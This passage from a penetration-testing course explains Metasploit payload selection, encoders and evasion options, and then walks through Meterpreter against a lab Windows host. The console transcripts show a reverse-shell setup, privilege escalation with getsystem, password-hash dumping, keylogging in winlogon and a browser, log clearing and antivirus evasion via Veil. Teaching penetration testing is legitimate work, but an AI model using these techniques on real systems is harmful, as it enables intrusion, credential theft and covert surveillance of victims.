linux/x86/shell/reverse_tcp_uuid  normal  Linux Command Shell, Bind TCP Inline (IPv6)
linux/x86/shell/bind_tcp        normal  Linux Command Shell, Bind TCP Inline
linux/x86/shell/bind_tcp_random_port  normal  Linux Command Shell, Bind TCP Random Port Inline
linux/x86/shell/reverse_tcp      normal  Linux Command Shell, Reverse TCP Inline
linux/x86/shell_reverse_tcp2    normal  Linux Command Shell, Reverse TCP Inline - Metasm Demo
```

As we can see the show payload command only displays Linux payloads. Let's continue with the show payloads command and learn how to specify and arm payloads.

Show payloads

When we issue the show payloads command on the msfconsole it will print out a list of compatible payloads for the selected exploit. In our flash player exploit example it will return quite a few compatible payloads which can be used for the exploit:

```
msf exploit(adobe_flash_shader_drawing_fill) > show payloads
Compatible Payloads
-----
Name           Disclosure Date  Rank  Description
-----
generic/custom          normal  Custom Payload
generic/debug_trap      normal  Generic x86 Debug Trap
generic/shell_bind_tcp   normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal  Generic Command Shell, Reverse TCP Inline
generic/tight_loop      normal  Generic x86 Tight Loop
windows/dllinject/bind_hidden_ipknock_tcp  normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
windows/dllinject/bind_hidden_tcp   normal  Reflective DLL Injection, Hidden Bind TCP Stager
windows/dllinject/bind_ipv6_tcp    normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
windows/dllinject/bind_ipv6_tcp_uuid  normal  Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
windows/dllinject/bind_nox_tcp   normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp     normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
windows/dllinject/bind_tcp_rc4  normal  Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption)
windows/dllinject/bind_tcp_uuid  normal  Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
windows/dllinject/reverse_hop_http  normal  Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
windows/dllinject/reverse_http   normal  Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
windows/dllinject/reverse_ipx_proxy_pstore  normal  Reflective DLL Injection, Reverse IPx Proxy Stager
windows/dllinject/reverse_ipv6_tcp  normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nox_tcp  normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ord_tcp  normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp   normal  Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports  normal  Reflective DLL Injection, Reverse All-Port TCP Stager
windows/dllinject/reverse_tcp_dns  normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
windows/dllinject/reverse_tcp_rc4  normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption)
windows/dllinject/reverse_tcp_rc4_dns  normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS)
windows/dllinject/reverse_tcp_uuid  normal  Reflective DLL Injection, Reverse TCP Stager with UUID Support
windows/dllinject/reverse_winhttp  normal  Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
windows/dns_txt_query_exec    normal  DNS TXT Record Payload Download and Execution
windows/download_exec       normal  Windows Executable Download (http,https,ftp) and Execute
windows/exec                normal  Windows Execute Command
windows/loadlibrary          normal  Windows Loadlibrary Path
windows/messagebox          normal  Windows MessageBox
windows/meterpreter/bind_hidden_ipknock_tcp  normal  Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
windows/meterpreter/bind_hidden_tcp   normal  Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
windows/meterpreter/bind_ipv6_tcp  normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
```

To use a specific payload, you have to use the 'set' command followed by the payload name:

set payload linux/x86/exec

```
msf exploit(adobe_flash_shader_drawing_fill) > set payload linux/x86/exec
payload => linux/x86/exec
```

This payload will execute a command on the target Linux system. When we type the options command again it will also display the options for the activated payload:

```
msf exploit(adobe_flash_shader_drawing_fill) > options
Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
Name  Current Setting  Required  Description
----- -----
Retries  true          no        Allow the browser to retry the module
SRVHOST  0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT  8080          yes       The local port to listen on.
SSL_     false          no        Negotiate SSL for incoming connections
SSLCert  no            no        Path to a custom SSL certificate (default is randomly generated)
URI PATH no            no        The URI to use for this exploit (default is random)

Payload options (linux/x86/exec):
Name  Current Setting  Required  Description
----- -----
CMD   yes            yes       The command string to execute

Exploit target:
Id  Name
--  --
1   Linux
```

We can also specify a reverse shell Meterpreter payload for a shell on the compromised target:

set payload linux/x86/meterpreter/reverse_tcp

When we issue the show options command again we will see that the necessary options for the Meterpreter payload have been added to the exploit options:

```
msf exploit(adobe_flash_shader_drawing_fill) > show options
Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Retries      true      no        Allow the browser to retry the module
  SRVHOST     0.0.0.0    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT      8080     yes       The local port to listen on.
  SSL          false     no        Negotiate SSL for incoming connections
  SSLCert      Path to a custom SSL certificate (default is randomly generated)
  URIPATH      no        Path to use for this exploit (default is random)

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST      yes        The listen address
  LPORT      4444     yes        The listen port

Exploit target:
  Id  Name
  --  --
  1  Linux
```

After specifying a reverse shell payload we have to set the listening host and listening port parameters for this payload. You can do this by using the 'set' command as follows:

set lhost [your IP address]

set lport [listening port]

Note: To successfully intercept a reverse shell on the VHL lab network specify the IP address on your VPN interface (ppp0) as LHOST.

Commonly used parameters such as the LHOST (Listening host) and RHOST (Remote host) can also be set with the 'setg' command (Set Global). This command sets the specified option with a global value. The global value will then be used as the default value for all exploits that have the specified option. To set a global value for the LHOST use the following commands:

setg LHOST [ip]

save

The 'save' command saves the global values that have been set with 'setg' so don't forget to issue this command if you actually want to store the value.

Note: When a Meterpreter payload is available for the exploit and targeted platform, this might be your best choice. Meterpreter offers a lot of extra functionality and is often called a shell on steroids. With Meterpreter you can upload and download files, tunnel connections and execute local exploits on the compromised host.

Staged VS Non-staged payloads

You will also notice another distinction in the payloads: Staged and Non-staged payloads. The non-staged payloads are sent to the target entirely at once. The staged payloads are sent in multiple parts or stages as the name already indicates. On some occasions staged payloads are the best choice, for example when the exploited vulnerability does not have the sufficient buffer size to hold the full payload. Another situation when staged payloads are performing better is when antivirus detects shellcode in a payload. By splitting the payload into multiple parts and injecting them in the memory

directly you avoid touching the file system. Staging your payload may avoid antivirus detection this way and increase your chances of success.

Show advanced

The show advanced command displays the advanced options available for the exploit. In most cases you do not need to change the advanced settings but sometimes they come in very handy when an exploit needs a bit more tweaking in order to work. Advanced options can give you more control over the exploit and modify it to a specific target in order to avoid errors.

```
msf exploit(adobe_flash_shader_drawing_fill) > show advanced

Module advanced options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

Name          : ContextInformationFile
Current Setting:
Description   : The information file that contains context information

Name          : CookieExpiration
Current Setting:
Description   : Cookie expiration in years (blank=expire on exit)

Name          : CookieName
Current Setting: __ua
Description   : The name of the tracking cookie

Name          : Custom404
Current Setting:
Description   : An external custom 404 URL (Example:
                 http://example.com/404.html)

Name          : DisablePayloadHandler
Current Setting: false
Description   : Disable the handler code for the selected payload

Name          : EnableContextEncoding
Current Setting: false
Description   : Use transient context when encoding payloads

Name          : JsObfuscate
Current Setting: 0
Description   : Number of times to obfuscate JavaScript

Name          : ListenerComm
Current Setting:
Description   : The specific communication channel to use for this service
```

Use the set command followed by the advanced parameter and the new value to change the advanced settings:

```
set displayablepayloadhandler true
```

```
msf exploit(adobe_flash_shader_drawing_fill) > set displayablepayloadheader true
displayablepayloadheader => true
```

Show encoders

The show encoders command will return a list of compatible encoders. Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload.

msf exploit(adobe_flash_shader_drawing_fill) > show encoders			
Compatible Encoders			
Name	Disclosure Date	Rank	Description
generic/eicar		manual	The EICAR Encoder
generic/none		normal	The "none" Encoder
x86/add_sub		manual	Add/Sub Encoder
x86/alpha_mixed		low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper		low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower		manual	Avoid underscore/tolower
x86/avoid_utf8_tolower		manual	Avoid UTF8/tolower
x86/bloxor		manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/call4_dword_xor		normal	Call+4 Dword XOR Encoder
x86/context_cpuid		manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat		manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time		manual	time(2)-based Context Keyed Payload Encoder
x86/countdown		normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov		normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive		normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha		low	Non-Alpha Encoder
x86/nonupper		low	Non-Upper Encoder
x86/opt_sub		manual	Sub Encoder (optimised)
x86/shikata_ga_nai		excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit		manual	Single Static Bit
x86/unicode_mixed		manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper		manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

To use an encoder, use the set command followed by the name of the encoder.

Show nops

The **show nops** command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name.

```
msf exploit(adobe_flash_shader_drawing_fill) > show nops
```

NOP Generators

Name	Disclosure Date	Rank	Description
armle/simple		normal	Simple
php/generic		normal	PHP Nop Generator
ppc/simple		normal	Simple
sparc/random		normal	SPARC NOP Generator
tty/generic		normal	TTY Nop Generator
x64/simple		normal	Simple
x86/opty2		normal	Opty2
x86/single_byte		normal	Single Byte

To use a NOP generator use the set command followed by the name of the NOP generator. When the exploit is launched the NOP sleds will be taken from the NOP generator.

Show evasion

The show evasion command returns a list of available evasion techniques.

```
msf exploit(adobe_flash_shader_drawing_fill) > show evasion
Module evasion options:

Name      : HTML::base64
Current Setting: none
Description : Enable HTML obfuscation via an embeded base64 html object (IE
              not supported) (Accepted: none, plain, single_pad, double_pad,
              random_space_injection)

Name      : HTML::javascript::escape
Current Setting: 0
Description : Enable HTML obfuscation via HTML escaping (number of iterations)

Name      : HTML::unicode
Current Setting: none
Description : Enable HTTP obfuscation via unicode (Accepted: none, utf-16le,
              utf-16be, utf-16be-marker, utf-32le, utf-32be)

Name      : HTTP::chunked
Current Setting: false
Description : Enable chunking of HTTP responses via "Transfer-Encoding:
              chunked"

Name      : HTTP::compression
Current Setting: none
Description : Enable compression of HTTP responses via content encoding
              (Accepted: none, gzip, deflate)

Name      : HTTP::header_folding
Current Setting: false
Description : Enable folding of HTTP headers

Name      : HTTP::junk_headers
Current Setting: false
Description : Enable insertion of random junk HTTP headers

Name      : HTTP::server_name
Current Setting: Apache
Description : Configures the Server header of all outgoing replies

Name      : TCP::max_send_size
Current Setting: 0
Description : Maximum tcp segment size. (0 = disable)

Name      : TCP::send_delay
Current Setting: 0
Description : Delays inserted before every send. (0 = disable)
```

To change evasions settings, use the `set` command followed by the evasion parameter and the new value.

Executing exploits

When all the required options have been set for the exploit, including a payload and maybe some advanced settings, you are ready to execute it. There are 2 commands available to execute the exploit: `run` and `exploit`. Both commands do exactly the same thing so it doesn't matter which one you use to run exploits.

Meterpreter Basics

Throughout the courseware we've used the Meterpreter reverse shell payload several times to take control of a compromised host. In this chapter we'll be looking at the Meterpreter payload in more detail and briefly walk through the functionality that is provided by Meterpreter. Meterpreter is often referred to as a shell on steroids and is designed to be stealthy, powerful and extensible. The steroids part is not without reason because this special payload offers so much more functionality than a shell to interact with the target system as regular payloads do. Before we continue we'll have a brief look at the functionality that Meterpreter has to offer and why Meterpreter is considered a stealthy payload. Then we will continue by looking at all functions in more detail and how to use the most common functions.

Meterpreter Functionality

Meterpreter contains many functions that make interacting with compromised machines a lot easier. When a Meterpreter session has been established you can use this session to:

- Obtain system information
- Upload and download files
- Open system command shell
- Multitasking abilities by creating multiple sessions
- Dump password hashes
- Relay TCP connections with portfwd
- Capture keystrokes
- Migrate between processes
- Clear system logs
- Dump webcam snapshots
- Perform post exploitation

Many of the functions on this list can also be performed manually on a regular shell but Meterpreter makes these tasks a lot easier and faster to perform. Think of the 'Transferring exploits' chapter where we've learned how to transfer exploits to the target host by building a script to download files line by line. Meterpreter can do all this in the wink of an eye by simply executing the upload command. The same applies to downloading files from the compromised host which can also be done by executing a single command. We'll cover how to use the most popular Meterpreter functions in the next chapter but first we'll look at why Meterpreter is considered a stealthy payload.

Meterpreter Stealth

Meterpreter is designed to be stealthy, which means that it goes unnoticed as much as possible on a target system. When Meterpreter is executed it doesn't create a new process unlike most reverse shells that we've described in the networking chapter. Instead Meterpreter embeds itself into a running process on the remote host and does this without altering any files on the file system. Other stealthy aspects of Meterpreter are that it resides entirely in memory and uses Transport Layer Security (TLS) encryption for communication between the compromised machine and the attacker.

Just because Meterpreter is designed to disguise itself on the target host it doesn't mean that it goes unnoticed without taking proper measures to evade antivirus detection. Metasploit payloads are very well known among AV vendors and therefore it's inevitable to obfuscate payloads to keep from being detected by AV solutions. Otherwise modern-day antivirus, HIDS, NIDS and IPS systems can and will detect Meterpreter in memory, the initial Meterpreter uploads and communications.

Note: A good solution to make your Meterpreter payloads truly stealthy and bypass common AV solutions is Veil which can be found here:
<https://github.com/Veil-Framework/Veil>

Meterpreter Command Categories

Meterpreter has a large number of commands to perform a variety of tasks such as spawning systems shells on the target system and migrating between processes. All commands are divided into several categories. The help command will print all categories and commands to the terminal. Before we look at the most commonly used and interesting commands in more detail, let's have a look at a summary of all commands starting with the core commands.

Core Commands

Core commands are the most basic commands and are used to interact with Meterpreter. The core commands category contains the following commands:

- **?:** Displays the help menu.
- **background:** Moves the current session to the background.
- **bgkill:** Kills a background meterpreter script.
- **bglist:** Provides a list of all running background scripts.
- **bgrun:** Runs a script as a background thread.
- **channel:** Displays active channels.
- **close:** Closes a channel.
- **exit:** Terminates a meterpreter session.
- **help:** Displays the help menu.
- **interact:** Interacts with a channel.
- **irb:** Go into Ruby scripting mode.
- **migrate:** Moves the active process to a designated PID.
- **quit:** Terminates the meterpreter session.
- **read:** Reads the data from a channel.
- **run:** Executes the meterpreter script designated after it.
- **use:** Loads a meterpreter extension.
- **write:** Writes data to a channel.

File System Commands

The file system commands are used to interact with the file system:

- **cat:** Read and output to stdout the contents of a file.
- **cd:** Change directory on the victim.
- **del:** Delete a file on the victim.
- **download:** Download a file from the victim system to the attacker system.
- **edit:** Edit a file with vim.
- **getlwd:** Print the local directory.
- **getwd:** Print working directory.
- **lcd:** Change local directory.
- **lpwd:** Print local directory.
- **ls:** List files in current directory.
- **mkdir:** Make a directory on the victim system.

- **pwd**: Print working directory.
- **rm**: Delete a file.
- **rmdir**: Remove directory on the victim system.
- **upload**: Upload a file from the attacker system to the victim.

Networking Commands

The networking commands are used to retrieve information about network interfaces, view and modify routes and to forward a port on the target system:

- **ipconfig**: Displays network interfaces with key information including IP address, etc.
- **portfwd**: Forwards a port on the victim system to a remote service.
- **route**: View or modify the victim routing table.

System Commands

The system commands interact with the target system and include commands to retrieve system information, open a command shell and to interact with running processes:

- **clearav**: Clears the event logs on the victim's computer.
- **drop_token**: Drops a stolen token.
- **execute**: Executes a command.
- **getpid**: Gets the current process ID (PID).
- **getprivs**: Gets as many privileges as possible.
- **getuid**: Get the user that the server is running as.
- **kill**: Terminate the process designated by the PID.
- **ps**: List running processes.
- **reboot**: Reboots the victim computer.
- **reg**: Interact with the victim's registry.
- **rev2self**: Calls RevertToSelf() on the victim machine.
- **shell**: Opens a command shell on the victim machine.
- **shutdown**: Shuts down the victim's computer.
- **steal_token**: Attempts to steal the token of a specified (PID) process.
- **sysinfo**: Gets the details about the victim computer such as OS and name.

User Interface Commands

The user interface commands interact with the user interface of the target system. In this category you will find commands to enumerate accessible desktops, record keystrokes and make screenshots:

- **enumdesktops**: Lists all accessible desktops.
- **getdesktop**: Get the current meterpreter desktop.
- **idletime**: Checks to see how long since the victim system has been idle.
- **keyscan_dump**: Dumps the contents of the software keylogger.
- **keyscan_start**: Starts the software keylogger when associated with a process such as Word or browser.
- **keyscan_stop**: Stops the software keylogger.
- **screenshot**: Grabs a screenshot of the meterpreter desktop.
- **set_desktop**: Changes the meterpreter desktop.
- **uictrl**: Enables control of some of the user interface components.

Webcam Commands

The webcam commands interact with the video and audio devices of the target system. These commands can list present webcams, record the webcam and microphone and take snapshots from the webcam.

- **record_mic**: Record audio from the default microphone for X seconds.
- **webcam_chat**: Start a video chat.
- **webcam_list**: List webcams.
- **webcam_snap**: Take a snapshot from the specified webcam.
- **webcam_stream**: Play a video stream from the specified webcam.

Privilege Escalation Commands

The privilege escalation commands are used for privilege escalation purposes, such as dumping the SAM table and performing different methods to gain system privileges:

- **getsystem**: Uses 15 built-in methods to gain sysadmin privileges.
- **hashdump**: Grabs the hashes in the password (SAM) file.
- **timestamp**: Manipulates the modify, access, and create attributes of a file.

Meterpreter Commands Explained

In the following sections we will briefly look at the most interesting and commonly used commands in Meterpreter.

Note: The following commands are demonstrated on a compromised Metasploitable 3 machine that is running Windows Server 2008 R2. The Metasploitable 3 machine is not present in the labs but the techniques can be applied on most Windows machines in the labs.

Sysinfo

The sysinfo command provides some basic but useful information about the target such as the computer name, OS, architecture and logged-on users.

```
meterpreter > sysinfo
Computer      : METASPOITABLE3
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

Getuid

The getuid command obtains the username of the current process that Meterpreter is embedded in. Typically, Meterpreter runs with the privileges of the exploited process. In the following image we can see that the exploited process that Meterpreter resides in a process that is running as 'NT AUTHORITY\LOCAL SERVICE':

```
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

Show_mount

The show_mount command is a very useful command to enumerate connected shares that are connected to the target host. This command prints out all physical and networked mounts/drives

that are attached currently attached to the target host, including some information about the size and mappings. Think of mounts as CD/DVD drives, external drives and also network drives that the target host has access to. The following image demonstrates how the `show_mount` commands found a mounted C:\ on a Windows host:

```
meterpreter > show_mount
Mounts / Drives
=====
Name  Type   Size (Total)  Size (Free)  Mapped to
----  -----  -----  -----  -----
C:\   fixed   60.00 GiB    45.31 GiB

Total mounts/drives: 1
```

Idletime

The `idletime` command returns the total time that the current user has been inactive:

```
meterpreter > idletime
User has been idle for: 1 hour 19 mins 26 secs
```

Shell

The `shell` command is used to access the command prompt of the target host. The following screenshot demonstrates how the `shell` command creates a new process on a Windows host with a command prompt that allows us to execute local system commands:

```
meterpreter > shell
Process 5964 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
nt authority\local service
```

Lab tip: In some cases, Meterpreter is not able to start a command-line shell on the local system, for instance when the `sh` binary is not available in the expected location resulting in an error like: `/bin/sh: not found`. In this case you can use the `'execute'` command to start a shell session as follows (assuming `'/system/bin/sh'` is the right location):

execute -i -f /system/bin/sh

PS

The `PS` command stands for process and lists all the running processes on the remote host. This process overview also provides the attacker with the associated PIDs that can be used as a parameter for the `migrate` command.

```
meterpreter > ps
Process List
=====
PID  PPID  Name          Arch Session User  Path
---  ---  -----
0    0    [System Process]
4    0    System
252  4    smss.exe
304  324  conhost.exe
324  312  csrss.exe
344  4908  postgres.exe      x86  0    NT AUTHORITY\LOCAL SERVICE  C:\ManageEngine\Desktop_Central_Server\pgsql\bin\postgres.exe
368  472  svchost.exe
376  368  csrss.exe
384  312  wininit.exe
412  368  winlogon.exe
472  384  services.exe
480  384  lsass.exe
```

Migrate

Earlier in this chapter we've learned that Meterpreter initially runs inside the exploited process. If this process is becoming unstable or is stopped for any other reason, the Meterpreter session will close. In this situation you may want to switch to another process that is likely to be more stable, such as explorer.exe on Windows for example. You can also switch to another process because of the privilege level of the new process or because specific commands require Meterpreter to reside in a specific process. The keystroke logger is a good example of such functionality because it only logs the keystrokes that are entered in the process that Meterpreter resides in. The following screenshot demonstrates how Meterpreter successfully migrates from process 5836 to 6036:

```
meterpreter > migrate 6036
[*] Migrating from 5836 to 6036...
[*] Migration completed successfully.
```

Search

A very simple but useful command is the search command. The search command searches the file system on the remote target for specific search terms. The following screenshot demonstrates how the search command is used to find files named that start with 'passwords':

```
meterpreter > search -f passwords*
Found 2 results...
    c:\Program Files\OpenSSH\home\vagrant\Desktop\passwords.txt
    c:\Users\vagrant\Desktop\passwords.txt
```

Working directories: pwd, lpwd & upload

The Meterpreter session communicates with 2 hosts; the host that controls the session and the remote host that is running Meterpreter. For this reason, there are 2 commands to control the working directory on each host:

- The `pwd` command prints the present working directory on the target host.
- The `lpwd` prints the working directory on the local host that controls the Meterpreter session.

The following screenshot demonstrates the usage of both commands and how a file named `exploit.exe` is uploaded from the local working directory to the remote working directory:

```

meterpreter > pwd
C:\users\vagrant\Desktop
meterpreter > lpwd
/root/Desktop
meterpreter > upload exploit.exe C:\users\vagrant\Desktop\exploit.exe
[*] uploading  : exploit.exe -> C:\users\vagrant\Desktop\exploit.exe
[*] uploaded   : exploit.exe -> C:\users\vagrant\Desktop\exploit.exe

```

Getsystem

The getsystem command will attempt a number of different methods to gain administrator privileges on the remote host:

```

msf exploit(handler) > run

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 172.28.128.3
[*] Meterpreter session 3 opened (172.28.128.4:4444 -> 172.28.128.3:50865) at 2017-07-12 09:29:04 -0400

meterpreter > getuid
Server username: METASPLOITABLE3\vagrant
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Hashdump

Another interesting Meterpreter command is the hashdump command. This command dumps the contents of the SAM database on Windows. To be able to dump the hashes Meterpreter needs to reside in a process that runs with SYSTEM privileges otherwise you might be presented with an error like this:

```

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.

```

In the following screenshot we've used ps to list the running processes on the remote target machines. The lsass.exe process is running with system privileges and is the perfect candidate to migrate to:

```

meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
252	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
304	324	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
324	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
368	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
376	368	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
384	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
412	368	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
472	384	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
480	384	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe

The next step to take it to migrate Meterpreter from the existing process to lsass.exe using the migrate command. When we run the hashdump command from this process we're presented with the SAM table:

```

meterpreter > migrate 480
[*] Migrating from 5732 to 480...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1010:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1006:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1008:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1013:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1016:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1007:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1009:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1015:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1005:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1014:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1011:aad3b435b51404eeaad3b435b51404ee:ec1dcdf52077e75aef4a1930b0917c4d4:::
kylo_ren:1017:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1012:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1003:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1004:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

```

Recording keystrokes and capturing screenshots with Meterpreter

Another nifty feature of Meterpreter is the ability to record keystrokes. When we start the keylogger with the ‘keyscan_start’ command Meterpreter will record all keystrokes in the process that it resides in. For example, when we want to record the keystrokes of a user that logs on the remote machine, we have to migrate Meterpreter to the winlogon.exe process. When the keystroke recorder is started in the winlogon.exe process and a user enters the password to login it will be recorded.

Let’s have a look at how this functionality works by recording some keystrokes in notepad. First, we use the pgrep command to find the PID for notepad as follows:

```

meterpreter > pgrep notepad
5348

```

The next step is to migrate Meterpreter to Notepad that is running on PID 5348:

migrate 5348

Now that we’re successfully migrated to the notepad process, we can run the following commands:

- To record the keystrokes run: keyscan_start
- To stop recording keystrokes run: keyscan_stop
- To dump the recorded keystrokes run: keyscan_dump

All commands are demonstrated in the following screenshot where we can see what was typed in notepad:

```

meterpreter > migrate 5348
[*] Migrating from 480 to 5348...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
P@ssw0rd
meterpreter > keyscan_stop
Stopping the keystroke sniffer...

```


The Meterpreter keylogger can be used in any process that we can migrate to. The following screenshot demonstrates how we can record keystrokes in Internet Explorer:

```

meterpreter > pgrep iexplore.exe
5392
1936
meterpreter > migrate 5392
[*] Migrating from 5348 to 5392...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
localhost:8020 <Return> admin <Tab> admin <Return>

```

